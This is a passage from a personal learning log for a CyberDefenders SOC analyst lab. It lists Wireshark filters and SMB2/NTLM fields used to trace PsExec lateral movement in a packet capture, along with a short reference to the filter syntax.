Create Request / Response	The SMB2 command equivalent of opening (or creating) a file on the remote share -- used here when the attacker's PSEXESVC.exe file was written onto the target.

Filters & Actions Used — PsExec Hunt

Statistics > Conversations > IPv4 (sort by Bytes)	Spot the attacker by unusually heavy traffic between specific IP pairs
ip.addr == A && ip.addr == B && smb2	Show only SMB2 traffic between two specific machines
Expand Session Setup Response > NTLM Secure Service Provider > NTLM Server Challenge > Target Name	Reveals the target machine's hostname, sent by the server during the NTLM challenge step
Expand Session Setup Request > NTLM Secure Service Provider > Session Id > Account / Host	Reveals the username and the client's own hostname used for that login attempt
Reading Tree Connect Request/Response rows in the Info column	Directly shows which network share (ADMIN\$, IPC\$, etc.) was accessed, in plain text
Reading Create Request/Response, Write Request rows	Shows the exact filename being written to the remote share, e.g. PSEXESVC.exe

Key Filter Syntax Reference

==	Exactly equals
contains "text"	The field includes this substring anywhere
matches "regex"	Matches a regular expression -- (?i) prefix makes it case-insensitive
&&	AND -- both conditions must be true
	OR -- either condition true
!()	NOT -- excludes whatever is inside the parentheses
ip.src / ip.dst / ip.addr	Source only / destination only / either direction

Report generated as a personal learning log while completing the CyberDefenders SOC Analyst Tier 1 track. All lab data belongs to CyberDefenders; this document reflects my own investigation process and findings.